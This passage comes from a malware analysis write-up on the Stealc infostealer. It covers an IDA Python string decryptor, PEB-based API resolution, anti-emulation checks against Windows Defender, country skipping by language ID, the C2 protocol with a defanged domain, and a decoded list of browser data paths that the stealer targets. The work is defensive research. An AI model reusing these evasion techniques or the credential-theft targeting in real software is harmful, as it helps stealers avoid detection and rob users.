        <span class="n">mapped_data</span><span class="p">.</span><span class="n">append</span><span class="p">(((</span><span class="n">data</span><span class="p">[</span><span class="n">b_data</span><span class="p">[</span><span class="n">count</span> <span class="o">+</span> <span class="mi">1</span><span class="p">]]</span> <span class="o">*</span> <span class="mi">16</span><span class="p">)</span><span class="o">&amp;</span><span class="mh">0xFF</span><span class="p">)</span> <span class="o">|</span> <span class="p">((</span><span class="n">data</span><span class="p">[</span><span class="n">b_data</span><span class="p">[</span><span class="n">count</span> <span class="o">+</span> <span class="mi">2</span> <span class="p">]]</span> <span class="o">&gt;&gt;</span> <span class="mi">2</span><span class="p">)</span><span class="o">&amp;</span><span class="mh">0xFF</span><span class="p">))</span>  
  
        <span class="n">mapped_data</span><span class="p">.</span><span class="n">append</span><span class="p">((</span><span class="n">data</span><span class="p">[</span><span class="n">b_data</span><span class="p">[</span><span class="n">count</span><span class="o">+</span><span class="mi">3</span><span class="p">]])</span> <span class="o">|</span> <span class="p">((</span><span class="n">data</span><span class="p">[</span><span class="n">b_data</span><span class="p">[</span><span class="n">count</span> <span class="o">+</span> <span class="mi">2</span><span class="p">]]</span> <span class="o">&lt;&lt;</span> <span class="mi">6</span><span class="p">)</span> <span class="o">&amp;</span> <span class="mh">0xFF</span><span class="p">))</span>  
  
        <span class="n">count</span><span class="o">+=</span><span class="mi">4</span>   
          
        <span class="k">if</span> <span class="n">count</span> <span class="o">&gt;=</span> <span class="nb">len</span><span class="p">(</span><span class="n">b_data</span><span class="p">):</span>  
            <span class="k">break</span>  
    <span class="k">if</span> <span class="p">(</span><span class="n">b_data</span><span class="p">[</span><span class="o">-</span><span class="mi">1</span><span class="p">]</span><span class="o">==</span><span class="mh">0x3d</span><span class="p">):</span>  
   
        <span class="n">mapped_data</span><span class="p">[</span><span class="o">-</span><span class="mi">1</span><span class="p">]</span> <span class="o">=</span> <span class="mi">0</span>  
    <span class="k">if</span> <span class="p">(</span><span class="n">b_data</span><span class="p">[</span><span class="o">-</span><span class="mi">2</span><span class="p">]</span><span class="o">==</span><span class="mh">0x3d</span><span class="p">):</span>  
  
        <span class="n">mapped_data</span><span class="p">[</span><span class="o">-</span><span class="mi">2</span><span class="p">]</span> <span class="o">=</span> <span class="mi">0</span>  
  
    <span class="n">byte_array</span><span class="o">=</span><span class="nb">bytes</span><span class="p">(</span><span class="n">mapped_data</span><span class="p">)</span>  
  
    <span class="k">return</span> <span class="p">(</span><span class="n">rc4_decrypt</span><span class="p">(</span><span class="n">byte_array</span><span class="p">,</span><span class="n">RC4_Key</span><span class="p">).</span><span class="n">decode</span><span class="p">(</span><span class="s">'utf-8'</span><span class="p">,</span><span class="n">errors</span><span class="o">=</span><span class="s">'ignore'</span><span class="p">))</span>  
      
<span class="k">def</span> <span class="nf">Modify_Xrefs</span><span class="p">(</span><span class="n">Decryption_routin</span><span class="p">):</span>  
    <span class="n">Xrefs</span> <span class="o">=</span> <span class="n">idautils</span><span class="p">.</span><span class="n">CodeRefsTo</span><span class="p">(</span><span class="n">Decryption_routin</span><span class="p">,</span><span class="mi">0</span><span class="p">)</span>  
  
    <span class="n">count</span><span class="o">=</span><span class="mi">0</span>  
    <span class="k">for</span> <span class="n">x</span> <span class="ow">in</span> <span class="n">Xrefs</span><span class="p">:</span>  
        <span class="n">ea</span> <span class="o">=</span> <span class="n">idc</span><span class="p">.</span><span class="n">prev_head</span><span class="p">(</span><span class="n">x</span><span class="p">)</span>  
        <span class="n">inst_type</span> <span class="o">=</span> <span class="n">ida_ua</span><span class="p">.</span><span class="n">ua_mnem</span><span class="p">(</span><span class="n">ea</span><span class="p">)</span>  
        <span class="nb">type</span> <span class="o">=</span> <span class="n">idc</span><span class="p">.</span><span class="n">get_operand_type</span><span class="p">(</span><span class="n">ea</span><span class="p">,</span><span class="mi">1</span><span class="p">)</span>  
        <span class="n">operand_address</span> <span class="o">=</span> <span class="n">idc</span><span class="p">.</span><span class="n">get_operand_value</span><span class="p">(</span><span class="n">ea</span><span class="p">,</span><span class="mi">1</span><span class="p">)</span>  
        <span class="n">size</span> <span class="o">=</span> <span class="mi">200</span>  
        <span class="n">data__</span> <span class="o">=</span> <span class="n">idaapi</span><span class="p">.</span><span class="n">get_bytes</span><span class="p">(</span><span class="n">operand_address</span><span class="p">,</span><span class="n">size</span><span class="p">)</span>  
        <span class="k">if</span> <span class="n">operand_address</span> <span class="o">!=</span> <span class="o">-</span><span class="mi">1</span> <span class="p">:</span>  
            <span class="n">index</span><span class="o">=</span><span class="n">data__</span><span class="p">.</span><span class="n">index</span><span class="p">(</span><span class="sa">b</span><span class="s">'</span><span class="se">\x00\x00</span><span class="s">'</span><span class="p">)</span>  
            <span class="n">count</span> <span class="o">+=</span><span class="mi">1</span>  
            <span class="n">data__</span><span class="o">=</span><span class="n">data__</span><span class="p">[:</span><span class="n">index</span><span class="p">]</span>  
            <span class="n">decrypted_str</span> <span class="o">=</span> <span class="n">map_base64_to_enc</span><span class="p">(</span><span class="n">data__</span><span class="p">,</span><span class="nb">len</span><span class="p">(</span><span class="n">data__</span><span class="p">))</span>  
            <span class="n">idc</span><span class="p">.</span><span class="n">set_cmt</span><span class="p">(</span><span class="n">x</span><span class="p">,</span><span class="n">decrypted_str</span><span class="p">,</span><span class="mi">0</span><span class="p">)</span>  
            <span class="k">print</span><span class="p">(</span><span class="n">decrypted_str</span><span class="p">)</span>  
            <span class="n">dword_address</span> <span class="o">=</span> <span class="n">idc</span><span class="p">.</span><span class="n">next_head</span><span class="p">(</span><span class="n">x</span><span class="p">)</span>  
            <span class="n">dword_value</span> <span class="o">=</span> <span class="n">idc</span><span class="p">.</span><span class="n">get_operand_value</span><span class="p">(</span><span class="n">dword_address</span><span class="p">,</span><span class="mi">0</span><span class="p">)</span>  
            <span class="n">rename_operand</span><span class="p">(</span><span class="n">dword_value</span><span class="p">,</span><span class="n">decrypted_str</span><span class="p">)</span>  
        <span class="k">else</span><span class="p">:</span>  
            <span class="k">continue</span>  
<span class="k">def</span> <span class="nf">rename_operand</span><span class="p">(</span><span class="n">address</span><span class="p">,</span><span class="n">string</span><span class="p">):</span>  
    <span class="n">ida_name</span><span class="p">.</span><span class="n">set_name</span><span class="p">(</span><span class="n">address</span><span class="p">,</span> <span class="n">string</span><span class="p">,</span> <span class="n">ida_name</span><span class="p">.</span><span class="n">SN_CHECK</span><span class="p">)</span>  
<span class="n">Decryption_fun_address</span> <span class="o">=</span> <span class="mh">0x00403047</span>  
<span class="n">Modify_Xrefs</span><span class="p">(</span><span class="n">Decryption_fun_address</span><span class="p">)</span>
</code></pre></div></div>
<p>u can check my repo for  <a href="https://github.com/FarghlyMal/Decryptors-and-Extractors/tree/main/Stealc%20Stealer"><strong><em>Stealc</em></strong></a></p>

<h1 id="dynamic-api-loading-">Dynamic API loading :</h1>

<p>Stealc has no static imports so it dynamically resolves the required APIs using  <strong>GetProcAddr()</strong> API, but first it needs to get the address of GetProcAddr to be able to use its import APIs, this is done by involving 6 structures, it first gets  <strong>PEB</strong> address then from,  <strong>PEB</strong> it accesses  <strong>Ldr</strong> structure, and from this structure, it gets the address of  <strong>InloadOrderModuleList,</strong> this is a LinkedList of Modules loaded into memory and every structure contains data about its module, and due to sorting on memory loading, the first module loaded into memory is ntdll.dll and after that kerenl32.dll is loaded, so it accesses the structure of  <strong>kernel32.dll</strong> and then accesses the element at  <strong>0x18</strong> which is a pointer to kerenl32.dll base address in memory.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/0*d6Kwm-0HbfDy1DA9" alt="" /></p>

<p>get  <strong>elfanew</strong> offset by adding  <strong>0x3C</strong>  to the  <strong>DLL</strong> base address which points to <strong>PE header</strong>  →  <strong>IMAGE_NT_HEADERS</strong> then adding 0x78 to get a pointer to the Export address table which handles exported APIs by Dll, then it gets 3 addresses from the Export table which points to 3 arrays</p>

<ul>
  <li>Address of Names [0x20]</li>
  <li>Address of functions [0x1C]</li>
  <li>Address of NameOrdinals [0x24]</li>
</ul>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Zi6fOnmUfnLga_tcPVF9OQ.png" alt="" /></p>

<h1 id="av-evasion-">AV Evasion :</h1>

<p>after loading APIs and Initializing the configuration, Stealc will start to check if it’s running under Emulation Environment By doing some checks for Emulators specifically  <strong>Windows Defender so that</strong>  I will go through the techs used in the behavior.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*3ViFxTDoNPK_i5cgr65Fyg.png" alt="" /></p>

<ul>
  <li>check API Emulation</li>
  <li>Check memory status</li>
  <li>Check computer and user names</li>
  <li>check Compilation time</li>
</ul>

<h2 id="1---check-the-existence-of-physical-memory">1-  <strong>Check the Existence of physical memory:</strong></h2>

<p>In the function that I have called  <strong>mw_play_with_mem(),</strong>  Stealc checks the Emulation by calling this  <a href="https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocexnuma"><strong>VirtualAllocExNuma</strong></a>  API, and this API is specifically because some APIs are not Emulated by AVs yet so it will return zero which will force malware to exit</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">LPVOID</span> <span class="n">VirtualAllocExNuma</span><span class="p">(</span>  
  <span class="p">[</span><span class="ow">in</span><span class="p">]</span>           <span class="n">HANDLE</span> <span class="n">hProcess</span><span class="p">,</span>  
  <span class="p">[</span><span class="ow">in</span><span class="p">,</span> <span class="n">optional</span><span class="p">]</span> <span class="n">LPVOID</span> <span class="n">lpAddress</span><span class="p">,</span>  
  <span class="p">[</span><span class="ow">in</span><span class="p">]</span>           <span class="n">SIZE_T</span> <span class="n">dwSize</span><span class="p">,</span>  
  <span class="p">[</span><span class="ow">in</span><span class="p">]</span>           <span class="n">DWORD</span>  <span class="n">flAllocationType</span><span class="p">,</span>  
  <span class="p">[</span><span class="ow">in</span><span class="p">]</span>           <span class="n">DWORD</span>  <span class="n">flProtect</span><span class="p">,</span>  
  <span class="p">[</span><span class="ow">in</span><span class="p">]</span>           <span class="n">DWORD</span>  <span class="n">nndPreferred</span>  
<span class="p">);</span>
</code></pre></div></div>
<p><img src="https://miro.medium.com/v2/resize:fit:875/1*8XvKSyp_aMXud_vwICdNxw.png" alt="" /></p>

<h2 id="2--check-system-memory-"><strong>2- Check System Memory :</strong></h2>

<p>inside  <strong>mw_Check_system_memory</strong>(), Stealc will call  <a href="https://learn.microsoft.com/en-us/windows/win32/api/sysinfoapi/nf-sysinfoapi-globalmemorystatusex"><strong>GlobalMemoryStatusEx</strong></a> API, which will return information about virtual and physical memory, This API takes a structure as the only argument called  <strong>LPMEMORYSTATUSEX</strong></p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">BOOL</span> <span class="n">GlobalMemoryStatusEx</span><span class="p">(</span>  
  <span class="p">[</span><span class="ow">in</span><span class="p">,</span> <span class="n">out</span><span class="p">]</span> <span class="n">LPMEMORYSTATUSEX</span> <span class="n">lpBuffer</span>  
<span class="p">);</span>  
  
<span class="n">typedef</span> <span class="n">struct</span> <span class="n">_MEMORYSTATUSEX</span> <span class="p">{</span>  
  <span class="n">DWORD</span>     <span class="n">dwLength</span><span class="p">;</span>  
  <span class="n">DWORD</span>     <span class="n">dwMemoryLoad</span><span class="p">;</span>  
  <span class="n">DWORDLONG</span> <span class="n">ullTotalPhys</span><span class="p">;</span> <span class="o">//</span><span class="n">contains</span> <span class="n">The</span> <span class="n">amount</span> <span class="n">of</span> <span class="n">actual</span> <span class="n">physical</span> <span class="n">memory</span>  
  <span class="n">DWORDLONG</span> <span class="n">ullAvailPhys</span><span class="p">;</span>  
  <span class="n">DWORDLONG</span> <span class="n">ullTotalPageFile</span><span class="p">;</span>  
  <span class="n">DWORDLONG</span> <span class="n">ullAvailPageFile</span><span class="p">;</span>  
  <span class="n">DWORDLONG</span> <span class="n">ullTotalVirtual</span><span class="p">;</span>  
  <span class="n">DWORDLONG</span> <span class="n">ullAvailVirtual</span><span class="p">;</span>  
  <span class="n">DWORDLONG</span> <span class="n">ullAvailExtendedVirtual</span><span class="p">;</span>  
<span class="p">}</span> <span class="n">MEMORYSTATUSEX</span><span class="p">,</span> <span class="o">*</span><span class="n">LPMEMORYSTATUSEX</span><span class="p">;</span>
</code></pre></div></div>
<p><strong>ullTotalPhys</strong> member contains The amount of actual physical memory, in bytes which should be more than 2 Giga bytes, Stealc will do some shift operation, and if the shift operation is less than  <strong>0x457</strong> it will exit.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*0L1foChSieJJIE9dg8TjDw.png" alt="" /></p>

<h2 id="3--check-windows-defender-emulation-"><strong>3- Check Windows Defender Emulation :</strong></h2>

<p>After the above 2 checks, Stealc will try to check if it is running under Windows Defender by retrieving the Computer name and User name using  <a href="https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-getcomputernamea"><strong>GetComputerName</strong></a> <strong>and</strong> <a href="https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-getusernamea"><strong>GetUserNameA</strong></a>, then it will compare them against those used by Windows Defender in its Emulator</p>

<blockquote>
  <p><strong><em>HAL9TH</em></strong> <em>→ Computer Name in Win Defender</em></p>

  <p><strong><em>JohnDeo</em></strong> <em>→ User Name in Win Defender</em></p>
</blockquote>

<p>and if the result matches it will exit.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*JMGy2ykMnE-u0JODE97ePA.png" alt="" /></p>

<h2 id="4--expiration-check"><strong>4- Expiration check:</strong></h2>

<p>there is a fixed time and if you try to run it after this time it will exit and do nothing This is achieved by calling  <a href="https://learn.microsoft.com/en-us/windows/win32/api/sysinfoapi/nf-sysinfoapi-getsystemtime"><strong>GetSystemTime</strong></a> API and then constructing the fixed time which was decrypted before (08/03/2023), after that it will convert these two times from  <strong>SystemTime</strong> to  <strong>TimeFile</strong> format</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">typedef</span> <span class="n">struct</span> <span class="n">_SYSTEMTIME</span> <span class="p">{</span>  
  <span class="n">WORD</span> <span class="n">wYear</span><span class="p">;</span>  
  <span class="n">WORD</span> <span class="n">wMonth</span><span class="p">;</span>  
  <span class="n">WORD</span> <span class="n">wDayOfWeek</span><span class="p">;</span>  
  <span class="n">WORD</span> <span class="n">wDay</span><span class="p">;</span>  
  <span class="n">WORD</span> <span class="n">wHour</span><span class="p">;</span>  
  <span class="n">WORD</span> <span class="n">wMinute</span><span class="p">;</span>  
  <span class="n">WORD</span> <span class="n">wSecond</span><span class="p">;</span>  
  <span class="n">WORD</span> <span class="n">wMilliseconds</span><span class="p">;</span>  
<span class="p">}</span> <span class="n">SYSTEMTIME</span><span class="p">,</span> <span class="o">*</span><span class="n">PSYSTEMTIME</span><span class="p">,</span> <span class="o">*</span><span class="n">LPSYSTEMTIME</span><span class="p">;</span>  
  
<span class="n">typedef</span> <span class="n">struct</span> <span class="n">_FILETIME</span> <span class="p">{</span>  
  <span class="n">DWORD</span> <span class="n">dwLowDateTime</span><span class="p">;</span>  
  <span class="n">DWORD</span> <span class="n">dwHighDateTime</span><span class="p">;</span>  
<span class="p">}</span> <span class="n">FILETIME</span><span class="p">,</span> <span class="o">*</span><span class="n">PFILETIME</span><span class="p">,</span> <span class="o">*</span><span class="n">LPFILETIME</span><span class="p">;</span>
</code></pre></div></div>
<p>and then it will do 2 checks and if one of these checks met it will exit.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*__VUi59OUyI8bXqE8li5jA.png" alt="" /></p>

<h1 id="skip-infection">Skip infection</h1>

<p>Stealc skips infecting some countries related to political issues like, It’s done by getting Language ID using  <a href="https://learn.microsoft.com/en-us/windows/win32/api/winnls/nf-winnls-getuserdefaultlangid"><strong>GetUserDefaultLangID</strong></a> API and then comparing these IDs to some IDs that it wants to skip, and if there is any matching it will exit.</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code> <span class="n">v0</span> <span class="o">=</span> <span class="n">GetUserDefaultLangID_</span><span class="p">()</span> <span class="o">-</span> <span class="mh">0x419</span><span class="p">;</span>  
  <span class="k">if</span> <span class="p">(</span> <span class="err">!</span><span class="n">v0</span> <span class="o">||</span> <span class="p">(</span><span class="n">v1</span> <span class="o">=</span> <span class="n">v0</span> <span class="o">-</span> <span class="mi">9</span><span class="p">)</span> <span class="o">==</span> <span class="mi">0</span> <span class="o">||</span> <span class="p">(</span><span class="n">v2</span> <span class="o">=</span> <span class="n">v1</span> <span class="o">-</span> <span class="mi">1</span><span class="p">)</span> <span class="o">==</span> <span class="mi">0</span> <span class="o">||</span> <span class="p">(</span><span class="n">v3</span> <span class="o">=</span> <span class="n">v2</span> <span class="o">-</span> <span class="mh">0x1C</span><span class="p">)</span> <span class="o">==</span> <span class="mi">0</span>  
   <span class="o">||</span> <span class="p">(</span><span class="n">result</span> <span class="o">=</span> <span class="n">v3</span> <span class="o">-</span> <span class="mi">4</span><span class="p">)</span> <span class="o">==</span> <span class="mi">0</span> <span class="p">)</span>  
    <span class="n">ExitProcess_</span><span class="p">(</span><span class="mi">0</span><span class="p">);</span>    <span class="o">//</span> <span class="mh">0x419</span>   <span class="o">=</span> <span class="mi">1049</span> <span class="o">-&gt;</span> <span class="n">Russian</span> <span class="n">Language</span>  
                        <span class="o">//</span> <span class="n">v0</span> <span class="o">-</span> <span class="mi">9</span>    <span class="o">--&gt;</span> <span class="mi">1058</span> <span class="o">-&gt;</span> <span class="n">Ukrainian</span>  
  <span class="k">return</span> <span class="n">result</span><span class="p">;</span>        <span class="o">//</span> <span class="n">v2</span> <span class="o">-</span> <span class="mi">1</span>    <span class="o">--&gt;</span> <span class="mi">1059</span> <span class="o">-&gt;</span> <span class="n">Belarusian</span>  
<span class="p">}</span>                       <span class="o">//</span> <span class="n">v2</span> <span class="o">-</span> <span class="mh">0x1c</span> <span class="o">--&gt;</span> <span class="mi">1087</span> <span class="o">-&gt;</span> <span class="n">Kazakh</span>  
                        <span class="o">//</span> <span class="n">v3</span> <span class="o">-</span> <span class="mi">4</span>    <span class="o">--&gt;</span> <span class="mi">1091</span> <span class="o">-&gt;</span> <span class="n">Uzbek</span> 
</code></pre></div></div>
<h1 id="event-creation">Event Creation</h1>

<p>After all of these checks, Stealc will try to check if it’s running already or not by trying to open an event using  <a href="https://learn.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-openeventa"><strong>OpenEventA</strong></a> and if it is, we will be inside an infinite loop of sleeping, but if it’s the first time it will create a new event using  <a href="https://learn.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-createeventa"><strong>CreateEventA</strong></a> with a structured name to be used as a unique name for the event</p>

<blockquote>
  <p><strong><em>HAL9TH</em>[ComputerName]<em>[UserName]</em></strong></p>
</blockquote>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Xby_TcHRLXWFQ6JzDL96KA.png" alt="" /></p>

<h1 id="establish-c2-communication">Establish C2 Communication</h1>

<p>After the above phase of checking AVs, Loading APIs, and Config Decryption, Stealc starts its normal behavior so we will trace it step by step to extract all of its stealth behavior.</p>

<p>As we know our C2 is  <strong>www[.]fff-ttt[.]com</strong>  so Stealc will try to reach this server more than once time and every time it sends or receives data or Ethier download need modules, I will trace all C2 calls, and check what will be done, keep reading</p>

<h2 id="-generate-victim-id-">-Generate Victim ID :</h2>

<p>before any communication, it will get the ‘C’ Drive Serial number and then do some operation on it which results in an ID that will be used to identify the victim machine in all network connections.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*hP4MMeUClU1rKy_AtF3G4g.png" alt="" /></p>

<p>then the malware will try to initialize url using  <a href="https://learn.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetcrackurla"><strong>InternetCrackUrlA</strong></a></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*SRFbi5zlKdqpJSqoitZiCA.png" alt="" /></p>

<h2 id="-generate-packet-id-"><strong>-Generate Packet ID :</strong></h2>

<p>before sending a request Stealc used a standard for its communication, it generates a unique ID for every packet sent to C2, using some mathematical Equations</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*GcXrg0zahuSrEBQTaGI30w.png" alt="" /></p>

<p><strong>then it will prepare the full packet content to be used in the connection and will initiate the socket using</strong> <a href="https://learn.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetopena"><strong>InternetOpenA</strong></a>, It will connect with the C2 and prepare the request</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*qP2Ee_FqBp8EqotoE8lYEQ.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*NgOwbACElhIYoDeF3bYmFg.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Gqb4Xxc9TJ366drcFc_XOA.png" alt="" /></p>

<p>then the malware will send the packet to C2 using  <a href="https://learn.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-httpsendrequesta"><strong>HttpSendRequest</strong></a></p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">BOOL</span> <span class="n">HttpSendRequestA</span><span class="p">(</span>  
  <span class="p">[</span><span class="ow">in</span><span class="p">]</span> <span class="n">HINTERNET</span> <span class="n">hRequest</span><span class="p">,</span>  
  <span class="p">[</span><span class="ow">in</span><span class="p">]</span> <span class="n">LPCSTR</span>    <span class="n">lpszHeaders</span><span class="p">,</span>  
  <span class="p">[</span><span class="ow">in</span><span class="p">]</span> <span class="n">DWORD</span>     <span class="n">dwHeadersLength</span><span class="p">,</span>  
  <span class="p">[</span><span class="ow">in</span><span class="p">]</span> <span class="n">LPVOID</span>    <span class="n">lpOptional</span><span class="p">,</span>  
  <span class="p">[</span><span class="ow">in</span><span class="p">]</span> <span class="n">DWORD</span>     <span class="n">dwOptionalLength</span>  
<span class="p">);</span>
</code></pre></div></div>
<p>, I will take a look at the full packet inside the  <strong>debugger</strong> and  <strong>Wireshark,</strong></p>

<p>Here are the headers and optional header content of the packet</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*nrSUr9JIU7mFn-2fWsWz2A.png" alt="" /></p>

<p>the malware sends the  <strong>victim ID</strong>  in the first packet which was obtained by some operation  <strong>“c” drive serial number</strong>  as I have explained before, so the packet format confirmed our code analysis in the above part.</p>

<p>but faced an issue here that the page  <strong>984dd96064cb23d7.php</strong> was not found and the server <strong>resulted in us with a 404 error</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*snnvEUbIDa5hCR00EA7asg.png" alt="" /></p>

<p>So here others will say that the C2 is down and doesn’t complete the analysis. Still, I have an idea to complete the analysis without any problems, I have got an analysis for another file from the same Stealc variant on  <strong>Any.run</strong>  sandbox, and we can use the  <strong>pcap</strong> file to emulate the connection without any problem, just we need to copy server response to our debugger and let Stealc do its job under our control.</p>

<p>here is the reply that should be received for the request above, If you take a look at the response you will find that it’s a Base64</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*WikvA7YpBvq-InAL9i4_ig.png" alt="" /></p>

<p>so I have copied the response to the buffer of  <a href="https://learn.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetreadfile"><strong>InternetReadFile</strong></a> API</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">BOOL</span> <span class="n">InternetReadFile</span><span class="p">(</span>  
  <span class="p">[</span><span class="ow">in</span><span class="p">]</span>  <span class="n">HINTERNET</span> <span class="n">hFile</span><span class="p">,</span>  
  <span class="p">[</span><span class="n">out</span><span class="p">]</span> <span class="n">LPVOID</span>    <span class="n">lpBuffer</span><span class="p">,</span>  
  <span class="p">[</span><span class="ow">in</span><span class="p">]</span>  <span class="n">DWORD</span>     <span class="n">dwNumberOfBytesToRead</span><span class="p">,</span>  
  <span class="p">[</span><span class="n">out</span><span class="p">]</span> <span class="n">LPDWORD</span>   <span class="n">lpdwNumberOfBytesRead</span>  
<span class="p">);</span>
</code></pre></div></div>
<p>After that, Stealc will Decode the response using Win API  <a href="https://learn.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptstringtobinarya"><strong>CryptStringToBinaryA</strong></a><strong>,</strong> and it calls it twice cause the first time it retrieves the required byte length for the buffer that will hold the decoded data</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*bq2-EAJCA_btPerJbIm_4A.png" alt="" /></p>

<p>and here is the result of the decode</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Ax79FyTAo2QTE-0c7Lyp3A.png" alt="" /></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aa36b6d1c34621ab9876080e89e62c526f27572fa74ad766587fc1e832822fbc85b96f8f|isdone|docia.docx|0|1|1|1|1|1|1|1|
</code></pre></div></div>
<p>If keep your eyes on the result you will observe that there is a delimiter  <strong>‘ | ’</strong>  between every string and this may be used next, so  <strong>stealc</strong> will probably strip this output based on the delimiter</p>

<p>inside  <strong>sub_0040912D()</strong> which I have renamed to <strong>mw_Strip_C2_reply(),</strong> Stealc does what we already have predicted before but first it checks if the first word of the replay = “<strong>block</strong>’’ and if it is met, it will exit the process.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*UaF5L0ZMSFRu_irqmMGb7w.png" alt="" /></p>

<p>then it will save the string tokens ‘ 1 1 1 1 1 1 1’ in memory, but until now I don’t know how it will be used but we will, I think these ‘<strong>ones’ are used as a boolean value which indicates a stealth option like</strong></p>

<p>1 → grap cookies →</p>

<p>0 → grap search history → don’t allocate search history</p>

<p>It may based on the builder used and the Preferences of the buyer</p>

<h1 id="download-browsers-configurations"><strong>Download Browsers Configurations:</strong></h1>

<p>inside sub_0x403D5F() → renamed to mw_Download_1(), Stealc again will ask C2 to feed it with some configuration to be used in stealth behavior, it will do the same steps done before in the first connection but this time will ask for a different data, and if we look at the TCP stream.</p>

<p>but before that, if you remember the last decoded data in the first stream was like this</p>

<blockquote>
  <p><strong><em>“aa36b6d1c34621ab9876080e89e62c526f27572fa74ad766587fc1e832822fbc85b96f8f”</em></strong></p>
</blockquote>

<p>This stream of hexa values will be used in all communication tunnels and acts like a reference for the victim ID obtained before, so C2 receives the Victim ID which was the calculated “C” drive serial number, and then does some equation on this calculated serial and then send the new ID in the first packet received by the victim which will be used repeatedly in all the connection.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*493F2h0fU5KI9sMc8mK03g.png" alt="" /></p>

<p>If we manually decode the above stream will result in another configuration data related to the browser’s paths where Application User Data is saved</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Google Chrome|\Google\Chrome\User Data |chrome|  

Google Chrome Canary|\Google\Chrome SxS\User Data|chrome|  
Chromium|\Chromium\User Data|chrome|  
Amigo|\Amigo\User Data|chrome|  
Torch|\Torch\User Data|chrome|  
Vivaldi|\Vivaldi\User Data|chrome|  
Comodo Dragon|\Comodo\Dragon\User Data|chrome|  
EpicPrivacyBrowser|\Epic Privacy Browser\User Data|chrome|  
CocCoc|\CocCoc\Browser\User Data|chrome|  
Brave|\BraveSoftware\Brave-Browser\User Data|chrome|  
Cent Browser|\CentBrowser\User Data|chrome|  
7Star|\7Star\7Star\User Data|chrome|  
Chedot Browser|\Chedot\User Data|chrome|  
Microsoft Edge|\Microsoft\Edge\UserData|  
chrome|360 Browser|\360Browser\Browser\User Data|chrome|  
QQBrowser|\Tencent\QQBrowser\User Data|chrome|  
CryptoTab|\CryptoTab Browser\User Data|chrome|  
Opera Stable|\Opera Software|opera|  
Opera GX Stable|\Opera Software|opera|  
Mozilla Firefox|\Mozilla\Firefox\Profiles|firefox|  
Pale Moon|\Moonchild Productions\Pale Moon\Profiles|firefox|  
Opera Crypto Stable|\Opera Software|opera|  
Thunderbird|\Thunderbird\Profiles|firefox|
</code></pre></div></div>
<p>Just like you see this config will be used to steal the browser’s databases and it will try for all Chromium-based browsers that share the same structure of databases and also will explore Mozilla-based web engines and “<strong>Thunderbird</strong>” mail client which is based on Mozilla also, finally, Opera web engine is on its consideration, also if you observed that for every web-engine at the end of the path it appends  <strong>|chrome| or |firefox| as</strong> I have said that every engine will be treated differently in exfiltration process, so it calls  <strong>mw_parse_configuration</strong> after decoding the stream to enable S<strong>tealc</strong> to separate.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Da90VlgXb_iLx5Wq1evqJg.png" alt="" /></p>

